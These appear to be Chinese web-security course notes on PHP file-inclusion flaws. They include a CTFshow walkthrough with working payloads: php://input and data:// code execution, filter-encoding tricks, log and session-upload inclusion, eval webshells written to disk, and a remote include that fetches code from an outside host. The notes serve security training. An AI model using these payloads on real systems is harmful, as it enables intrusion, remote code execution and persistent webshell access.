

Web攻防-文件包含&LFI&RFI&伪协议条件&编码算法&无文件利用&JAVA应用&SRC复盘



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
----------------------------------------------  
1、Web攻防-SQL注入-高权限用户差异  
2、Web攻防-SQL注入-跨库&文件读写带外  
----------------------------------------------  
1、Web攻防-SQL注入-堆叠&二次注入  
2、Web攻防-SQL注入-SQLMAP进阶使用  
----------------------------------------------  
1、Web攻防-XSS跨站-原理&分类&利用点  
2、Web攻防-XSS跨站-反射&存储&DOM型  
----------------------------------------------  
1、Web攻防-XSS跨站-文件类型-html&pdf&swf&svg  
2、Web攻防-XSS跨站-功能逻辑-postMessage&localStorage  
----------------------------------------------  
1、Web攻防-XSS跨站-浏览器&转换-UXSS&MXSS  
2、Web攻防-XSS跨站-框架和库-VUE&React&Electron&JQuery  
----------------------------------------------  
1、Web攻防-XSS跨站-手工代码&框架工具&在线平台  
2、Web攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼  
----------------------------------------------  
1、Web攻防-XSS跨站-安全防护&CSP&Httponly&WAF等  
2、Web攻防-XSS跨站-工具项目&XSStrike&Chypass\_pro  
----------------------------------------------  
1、Web攻防-CSRF-原理&检测&利用&防御  
2、Web攻防-CSRF-防御-Referer策略隐患  
3、Web攻防-CSRF-防御-Token校验策略隐患  
----------------------------------------------  
1、WEB攻防-SSRF利用绕过-伪协议&IP及域名  
2、WEB攻防-SSRF挖掘思路-功能逻辑&SRC复盘  
----------------------------------------------  
1、WEB攻防-SSRF插件结合-SRC复盘与实战  
----------------------------------------------  
1、WEB攻防-文件上传-前端&黑白名单&MIME&文件头等  
2、WEB攻防-文件上传-执行权限&解码还原&云存储&分站等  
----------------------------------------------  
1、WEB攻防-文件上传-思维导图形成  
2、WEB攻防-文件上传-JS提取&特定漏洞&第三方编辑器  
----------------------------------------------  
1、WEB攻防-文件包含-LFI&RFI利用思路  
2、WEB攻防-文件上传-伪协议玩法&无文件  
3、WEB攻防-文件上传-黑白盒案例&SRC复盘  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等







演示案例：

* WEB攻防-文件上传-安全验证&层面逻辑
* WEB攻防-文件上传-执行权限&解码还原
* WEB攻防-文件上传-分站存储&OSS存储
* WEB攻防-文件上传-JS提取&源码类&编辑器
* WEB攻防-文件包含-LFI&RFI&伪协议&无文件
* WEB攻防-文件包含-PHP&JAVA&SRC复盘

1、原理  
程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，  
直接调用此文件，而无须再次编写，这种调用文件的过程一般被称为文件包含。  
在包含文件的过程中，如果文件能进行控制，则存储文件包含漏洞  
   
1.1、分类  
本地包含-Local File Include-LFI  
远程包含-Remote File Include-RFI  
差异原因：代码过滤和环境配置文件开关决定  
   
2、白盒审计：（CTFSHOW）  
-白盒发现：  
1、可通过应用功能追踪代码定位审计  
2、可通过脚本特定函数搜索定位审计  
3、可通过伪协议玩法绕过相关修复等  
PHP：include、require、include\_once、require\_once等  
include在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行  
require函数出现错误的时候，会直接报错并退出程序的执行  
Java：java.io.File、java.io.FileReader等  
ASP.NET：System.IO.FileStream、System.IO.StreamReader等  
3、黑盒分析：  
-黑盒发现：主要观察参数传递的数据和文件名是否对应  
URL中有path、dir、file、page、archive、eng、语言文件等相关字眼  
   
   
#本地利用思路：  
1、配合文件上传  
2、无文件包含日志（知道路径，默认路径测试）  
3、无文件包含SESSION（知道路径，默认路径测试）  
4、无文件支持伪协议利用  
参考：https://blog.csdn.net/unexpectedthing/article/details/121276653  
-文件读取：  
file:///etc/passwd  
php://filter/read=convert.base64-encode/resource=phpinfo.php  
-文件写入：  
php://filter/write=convert.base64-encode/resource=phpinfo.php  
php://input POST:<?php fputs(fopen('shell.php','w'),'<?php @eval($\_GET[cmd]); ?>'); ?>  
-代码执行：  
php://input POST:<?php phpinfo();?>  
data://text/plain,<?php phpinfo();?>  
data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b  
   
#远程利用思路：  
直接搭建一个可访问的远程URL包含文件  
   
#CTF方向  
https://ctf.show/challenges  
78-php&http协议  
payload:?file=php://filter/read=convert.base64-encode/resource=flag.php  
payload: ?file=php://input post:<?php system('tac flag.php');?>  
payload: ?file=http://www.xiaodi8.com/1.txt 1.txt:<?php system('tac flag.php');?>  
   
79-data&http协议  
payload: ?file=data://text/plain,<?=system('tac flag.\*');?>  
payload:?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCd0YWMgZmxhZy5waHAnKTs/Pg==  
payload: ?file=http://www.xiaodi8.com/1.txt 1.txt:<?php system('tac flag.php');?>  
   
80 81-日志包含  
1、利用其他协议,如file,zlib等  
2、利用日志记录UA特性包含执行  
分析需文件名及带有php关键字放弃  
故利用日志记录UA信息，UA带入代码  
包含：/var/log/nginx/access.log  
   
82-86-SESSION包含  
利用PHP\_SESSION\_UPLOAD\_PROGRESS进行文件包含  
自定义session名字，条件竞争访问session文件，触发创建新文件  
<!DOCTYPE html>  
<html>  
<body>  
<form action="http://xxxx.ctf.show/" method="POST" enctype="multipart/form-data">  
 <input type="hidden" name="PHP\_SESSION\_UPLOAD\_PROGRESS" value="<?php fputs(fopen('shell.php','w'),'<?php @eval($\_POST[1])?>'?>" />  
 <input type="file" name="file" />  
 <input type="submit" value="submit" />  
</form>  
</body>  
</html>  
https://www.cnblogs.com/lnterpreter/p/14086164.html  
https://www.cnblogs.com/echoDetected/p/13976405.html  
   
87-php://filter/write&加密编码  
1、利用base64:  
url编码2次：php://filter/write=convert.base64-decode/resource=123.php   
content=aaPD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg==  
2、利用凯撒13：  
url编码2次：php://filter/write=string.rot13/resource=2.php  
content=<?cuc riny($\_CBFG[1]);?>  
   
88-data&base64协议  
过滤PHP，各种符号，php代码编码写出无符号base64值  
Payload：file=data://text/plain;base64,PD9waHAgc3lzdGVtKCd0YWMgKi5waHAnKTtlY2hvIDEyMzs/PmFk  
   
117-php://filter/write&新的算法  
convert.iconv.：一种过滤器，和使用iconv()函数处理流数据有等同作用  
<?php  
$result = iconv("UCS-2LE","UCS-2BE", '<?php eval($\_POST[a]);?>');  
echo "经过一次反转:".$result."\n";  
echo "经过第二次反转:".iconv("UCS-2LE","UCS-2BE", $result);  
?>  
Payload：?file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=a.php  
contents=?<hp pvela$(P\_SO[T]a;)>?  
   
#实战方向：  
SRC复盘报告  
https://mp.weixin.qq.com/s/hMUDDgRSPY6ybznYBRZ20Q  
http://testphp.vulnweb.com/showimage.php?file=index.php

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)